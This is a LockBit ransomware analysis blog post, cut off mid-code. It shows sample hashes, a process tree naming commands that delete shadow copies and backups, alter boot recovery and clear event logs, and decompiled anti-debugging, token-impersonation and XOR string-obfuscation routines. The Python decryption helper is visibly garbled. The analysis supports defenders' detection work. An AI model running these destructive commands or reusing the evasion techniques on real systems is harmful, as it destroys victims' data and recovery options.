LockBit Ransomware Analysis Notes

By Amged Wageh

Published: 2021-08-17 · Archived: 2026-04-05 23:03:56 UTC

14 min read

Aug 17, 2021

LockBit is a relatively new family of ransomware that has been discovered for the first time in 2019, and since then, it keeps evolving in both the social and the technical aspects to keep up with the modern ransomware, for example, in the newest versions, the ransom-note contains a threat to the victims to leak their private data if the victim just restored his data from a backup and didn't pay the ransom, they explicitly reminds them with the GDPR as a direct way of extortion, as for the technical aspect, they started using multi-threading to enhance the performance of the malware and some other technical details that will be described in this story .

So, let's take a closer look at a sample that have been recently published.

Sample Info.


- **MD5:** `5761ee98b1c2fea31b5408516a8929ea`
- **SHA1:** `4d043df23e55088bfc04c14dfb9ddb329a703cc1`
- **SHA265:** `0a937d4fe8aa6cb947b95841c490d73e452a3cafcd92645afc353006786aba76`
- **Compiler Stamp:** `0x5E4A2B92 (Sun Feb 16 21:58:42 2020)`

> NOTE: This is the final payload so, we'll directly dive into the real nefarious stuff of the malware.

A Quick Look

By having a very quick look at the sample to get an idea of what kind of binary we'll be dealing with, it appears that the the section names are very normal, the entropy are a little high for the `.text` and the `.rdata` sections but not that high, which indicates that most probably this binary is not packed however, it applies some obfuscation techniques.

Press enter or click to view image in full size




The Sections Entropy

A Quick Behavioral Analysis

> NOTE: I usually give the binary any arbitrary name because I don't know yet what kind of anti-analysis techniques are being applied so, "lockbit.exe" and "anghami.exe" are the same binary. — just so you don't be confused if you've noticed that in that screenshots below.

By having a quick look at the process tree of the malware, we can see a bunch of `dllhost.exe` executions with CLSIDs of COM objects that are known to be vulnerable to UAC bypassing, one of them spawns the `lockbit.exe` process.


Press enter or click to view image in full size



UAC Bypassing

Also, we can easily notice that it tries to inhibit the system recovery by deleting the shadow copy, deleting the windows backup catalog, and modifying the boot configuration to disable windows automatic recovery features.

Press enter or click to view image in full size




Process	Description	Image Path	Life Time	Company	Owner	Command	Start Time
cmd.exe (660)	Windows Comma...	C:\Windows\Syst...		Microsoft Corporat...	ALOLMachine-PC...	"C:\Windows\Sys...	8/15/2021
vssadmin.exe	Command Line Int...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	vssadmin delete s...	8/15/2021
WMIC.exe (45	WMI Commandlin...	C:\Windows\Syst...		Microsoft Corporat...	ALOLMachine-PC...	wmic shadowcop...	8/15/2021
bcdedit.exe (3	Boot Configuration...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	bcdedit /set {def...	8/15/2021
bcdedit.exe (3	Boot Configuration...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	bcdedit /set {def...	8/15/2021
wbadmin.exe	Command Line Int...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	wbadmin delete c...	8/15/2021
cmd.exe (2784)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c vssadmin Delet...	8/15/2021
vssadmin.exe	Command Line Int...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	vssadmin Delete ...	8/15/2021
cmd.exe (2980)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c bcdedit /set {d...	8/15/2021
bcdedit.exe (2	Boot Configuration...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	bcdedit /set {def...	8/15/2021
cmd.exe (2836)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c bcdedit /set {d...	8/15/2021
bcdedit.exe (2	Boot Configuration...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	bcdedit /set {def...	8/15/2021
cmd.exe (3068)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c wbadmin DELE...	8/15/2021
wbadmin.exe	Command Line Int...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	wbadmin DELET...	8/15/2021
cmd.exe (1504)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c wbadmin DELE...	8/15/2021
wbadmin.exe	Command Line Int...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	wbadmin DELET...	8/15/2021
cmd.exe (2952)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c wmic SHADO...	8/15/2021
WMIC.exe (15	WMI Commandlin...	C:\Windows\Syst...		Microsoft Corporat...	ALOLMachine-PC...	wmic SHADOWC...	8/15/2021
cmd.exe (1400)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c wevtutil cl secu...	8/15/2021
wevtutil.exe (7	Eventing Comman...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	wevtutil cl security	8/15/2021
cmd.exe (2872)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c wevtutil cl system	8/15/2021
wevtutil.exe (2	Eventing Comman...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	wevtutil cl system	8/15/2021
cmd.exe (344)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC\ALOLMachine	appli...	8/15/2021
wevtutil.exe (3	Eventing Comman...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	wevtutil cl applica...	8/15/2021
cmd.exe (2440)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c vssadmin Delet...	8/15/2021
vssadmin.exe	Command Line Int...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	vssadmin Delete ...	8/15/2021
cmd.exe (2784)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c bcdedit /set {d...	8/15/2021
bcdedit.exe (2	Boot Configuration...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	bcdedit /set {def...	8/15/2021
cmd.exe (2224)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c bcdedit /set {d...	8/15/2021
bcdedit.exe (2	Boot Configuration...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	bcdedit /set {def...	8/15/2021
cmd.exe (1756)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c wbadmin DELE...	8/15/2021

The Process Tree

Neglecting the fact that we already know that we’re dealing with a ransomware, that behavior is a quick give away that most probably this is the case.

We can also see that, for some reason, it tries to scan the network by sending a tons of ARP requests to the entire network.

Press enter or click to view image in full size




Frame Number	Time Date Local Adjusted	Time Offset	Process Name	Source	Destination	Protocol Name	Description
15	3:26:13 PM 8/16/2021	39.4208809		ALOLMACHIN...	10.10.10.227	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.227
16	3:26:13 PM 8/16/2021	39.4209229		ALOLMACHIN...	10.10.10.226	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.226
17	3:26:13 PM 8/16/2021	39.4211631		ALOLMACHIN...	10.10.10.252	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.252
18	3:26:13 PM 8/16/2021	39.4212341		ALOLMACHIN...	10.10.10.225	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.225
19	3:26:13 PM 8/16/2021	39.4216545		ALOLMACHIN...	10.10.10.251	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.251
20	3:26:13 PM 8/16/2021	39.4217688		ALOLMACHIN...	10.10.10.224	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.224
21	3:26:13 PM 8/16/2021	39.4220102		ALOLMACHIN...	10.10.10.250	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.250
22	3:26:13 PM 8/16/2021	39.4220341		ALOLMACHIN...	10.10.10.223	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.223
23	3:26:13 PM 8/16/2021	39.4222643		ALOLMACHIN...	10.10.10.249	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.249
24	3:26:13 PM 8/16/2021	39.4222869		ALOLMACHIN...	10.10.10.222	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.222
25	3:26:13 PM 8/16/2021	39.4225025		ALOLMACHIN...	10.10.10.221	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.221
26	3:26:13 PM 8/16/2021	39.4227345		ALOLMACHIN...	10.10.10.220	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.220
27	3:26:13 PM 8/16/2021	39.4227719		ALOLMACHIN...	10.10.10.248	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.248
28	3:26:13 PM 8/16/2021	39.4229770		ALOLMACHIN...	10.10.10.219	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.219
29	3:26:13 PM 8/16/2021	39.4230833		ALOLMACHIN...	10.10.10.218	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.218
30	3:26:13 PM 8/16/2021	39.4232498		ALOLMACHIN...	10.10.10.247	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.247

Network Scanning

And it will try to connect via port 445 (SMB)

Press enter or click to view image in full size




SMB Connection


Regarding the Registry, we'll notice a huge amount of activities that are related to registry access and modification, but the ones that we're most interested in are the following keys,

- `SOFTWARE\LockBit`
- `SOFTWARE\LockBit\full`
- `SOFTWARE\LockBit\Public`
- `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\XO1XADpO01`

Press enter or click to view image in full size




Press enter or click to view image in full size



Registry Modification

Finally, the background will be changed and all the files will be encrypted and has the `.lockbit` extension.


Press enter or click to view image in full size



Changing The Background

And of course, the ransom-note will be dropped.

Press enter or click to view image in full size



Dropping The Ransom-Note

Analysis Notes

After performing a full static analysis to the sample and adding meaningful names to the variables and functions, adding few comments to the important sections of code, de-obfuscating the strings, and validating the results with a full behavioral analysis, here is some interesting snippets from the malware that could help us understanding the behavior of it and build detection for it.

Anti Debugging

The malware checks the `NtGlobalFlag` which exists in the `PEB` (Process Environment Block) at offset `0x68` to know whether or no the process is being debugged. It performs a `TEST` to check the value of the flag, if it equals `0x70` (which means the process is being debugged), the execution will be transferred to a block of code that exists the process.

```
0041b160 55              PUSH        EBP
0041b161 8b ec           MOV         EBP,ESP
0041b163 83 e4 f8        AND         ESP,0xfffffff8
0041b166 64 a1 30        MOV         EAX,FS:[0x30]
         00 00 00
0041b16c 81 ec 6c        SUB         ESP,0x36c
         03 00 00
                    checking the NtGlobalFlag
0041b172 f6 40 68 70     TEST        byte ptr [EAX + 0x68],0x70
0041b176 53              PUSH        EBX
0041b177 56              PUSH        ESI
0041b178 57              PUSH        EDI
0041b179 0f 85 0b        JNZ         LAB_0041b38a
         02 00 00
```

Anti Debugging

Also, The malware has multiple calls to `Sleep` with high number of seconds, this usually being done to avoid being automatically analyzed inside a free sandbox, as most of the free sandboxes limit the amount of execution time to a limited number of minutes.

Token Impersonation

The malware will try to impersonate the token of the logged on user via the physical console by firstly getting session identifier of the console session by calling `WTSGetActiveConsoleSessionId` then it will pass that `sessionId` to `WTSQueryUserToken` to obtain the primary access token of the logged user, if it fails to get the token, it will create the process with the current security context by calling `CreateProcessW` however, if it manages to get the user's access token, it will duplicate the token by calling `DuplicateTokenEx` then it will use the duplicate token to create the new process using `CreateProcessAsUserW`.

Press enter or click to view image in full size

```
                /* it will try to get the session id of the currently logged in user via the
                   pyshical console; the function will return 0 if it fails */
  iVar2 = (*WTSGetActiveConsoleSessionId)();
  if (iVar2 != -1) {
    iVar2 = (*WTSQueryUserTokne)(iVar2,&user_token_handle);
    if (iVar2 == 0) {
                /* if it failes to get the user's token, it will create a process with
                   CreateProcessW; the function will return 1 */
      BVar3 = CreateProcessW(0x0,local_2c,0x0,0x0,0,0x10,0x0,0x0,lpStartupInfo,
                             &lpProcessInformation);
      if (BVar3 != 0) {
        CloseHandle(lpProcessInformation.hProcess);
        CloseHandle(lpProcessInformation.hThread);
        return 1;
      }
    }
    else {
                /* if it succeeded to get the loged on user's token, it will duplicate the token
                   and user it to create a process in the security context of that user */
      BVar3 = DuplicateTokenEx(user_token_handle,0xf01ff,0x0,SecurityDelegation,TokenPrimary,
                               &local_28);
      if (BVar3 != 0) {
        CloseHandle(user_token_handle);
        BVar3 = CreateProcessAsUserW
                          (local_28,0x0,local_2c,0x0,0x0,0,0x10,0x0,0x0,lpStartupInfo,
                           &lpProcessInformation);
        if (BVar3 != 0) {
          CloseHandle(local_28);
          CloseHandle(lpProcessInformation.hProcess);
          CloseHandle(lpProcessInformation.hThread);
          return 1;
        }
        CloseHandle(local_28);
        return 0;
      }
      CloseHandle(user_token_handle);
    }
  }
}
return 0;
```

Token Impersonation

Usually malware use this technique for two reasons:

1. **privilege escalation:** if the impersonated user has a higher privilege.
2. **defense evasion:** to bypass access controls.

String Obfuscation

This sample has all of its strings encrypted via a simple `XOR` encryption with a unique key for each string, each encrypted sequence of bytes will have the fist byte as the key. The malware first loads the encrypted strings onto the stack then, it runs the decryption loop. This loop is being noticed in almost all the functions.

```
00408660 0f 28 05        MOVAPS      XMM0,xmmword ptr [DAT_00424570]
         70 45 42 00
00408667 33 c0           XOR         EAX,EAX
00408669 0f 11 45 9a     MOVUPS      xmmword ptr [EBP + DAT_00424570],XMM0
0040866d 66 c7 45        MOV         word ptr [EBP + local_5a],0x16
         aa 16 00

                     LAB_00408673                                    XREF[1]:     00
00408673 8a 4d 9a        MOV         CL,byte ptr [EBP + DAT_00424570]
00408676 30 4c 05 9b     XOR         byte ptr [EBP + EAX*0x1 + DAT_00424570+0x2],CL
0040867a 40              INC         EAX
0040867b 83 f8 10        CMP         EAX,0x10
0040867e 72 f3           JC          LAB_00408673
```

XOR Decryption

Here is a very simple python function I wrote to help me decrypting the strings. This function takes the hex values as a string then it will decrypt it.

```
import binasciidef xor_decrypt(data):  data = binascii.unhexlify(data)  key = data[0]  result = ''
return result
```

Debugging Messages

This malware does something very cool which is printing what seems to be debugging messages to a hidden console window. For the malware to be stealthier as much as it could be, all the strings are obfuscated using the same `XOR` encryption algorithm we discussed, after de-obfuscating all the strings and tracking them, analyzing the sample has became much easier.

```
local_f = 0xd;
wsprintfA(&local_538,&local_11,&local_538);
GetLocalTime(&current_local_data_and_time);
uVar6 = 0;
                    /* [%.2u:%.2u:%.2u]  */
time_format_string = 0x5e552b70;
uStack33 = 0x554a0542;
uStack29 = 0x4a05425e;
uStack25 = 0x5425e55;
local_15 = 0x502d;
local_13 = 0;
do {
  pbVar1 = &time_format_string + uVar6 + 1;
  *pbVar1 = *pbVar1 ^ 0x70;
  uVar6 = uVar6 + 1;
} while (uVar6 < 0x11);
local_13 = 0;
wsprintfA(&local_138,&time_format_string + 1,current_local_data_and_time.wHour,
          current_local_data_and_time.wMinute,current_local_data_and_time.wSecond);
if ((local_c[0] <= iVar4) || (*(in_FS_OFFSET + 0x34) == 0)) {
  iVar4 = *(in_FS_OFFSET + 0x30);
  RtlEnterCriticalSection(&DAT_00427948);
  SetThreadUILanguage(0x409);
  SetConsoleTextAttribute(*(*(iVar4 + 0x10) + 0x1c),10);
  DVar3 = 0;
  while (local_138 != '\0') {
    local_138 = local_137[DVar3];
    DVar3 = DVar3 + 1;
  }
  WriteFile(*(*(iVar4 + 0x10) + 0x1c),&local_138,DVar3,local_c,0x0);
  SetConsoleTextAttribute(*(*(iVar4 + 0x10) + 0x1c),0xf);
  DVar3 = 0;
  while (local_538 != '\0') {
    local_538 = local_537[DVar3];
    DVar3 = DVar3 + 1;
  }
  WriteFile(*(*(iVar4 + 0x10) + 0x1c),&local_538,DVar3,local_c,0x0);
  hWnd = GetConsoleWindow();
  BVar5 = IsWindowVisible(hWnd);
  if (BVar5 != 0) {
    FlashWindow(hWnd,0);
  }
  RtlLeaveCriticalSection(&DAT_00427948);
}
```

Printing Debugging Messages

Generating And Storing the Decryption Keys


The malware uses two algorithms for the encryption which are RSA and AES.

Firstly, The malware will generate an RSA session key pair then, it will encrypt the private key using a hard-coded public key then, it stores the encrypted key in the `SOFTWARE\LockBit\full` registry key and the public key will be stored in `SOFTWARE\LockBit\Public`

Press enter or click to view image in full size

```
uVar10 = 0;
SOFTWARE\LockBit = 0x242d3162;
uStack102 = 0x30233536;
uStack98 = 0xd2e3e27;
uStack94 = 0xb200901;
local_5a = 0x16;
do {
  pbVar2 = &SOFTWARE\LockBit + uVar10 + 1;
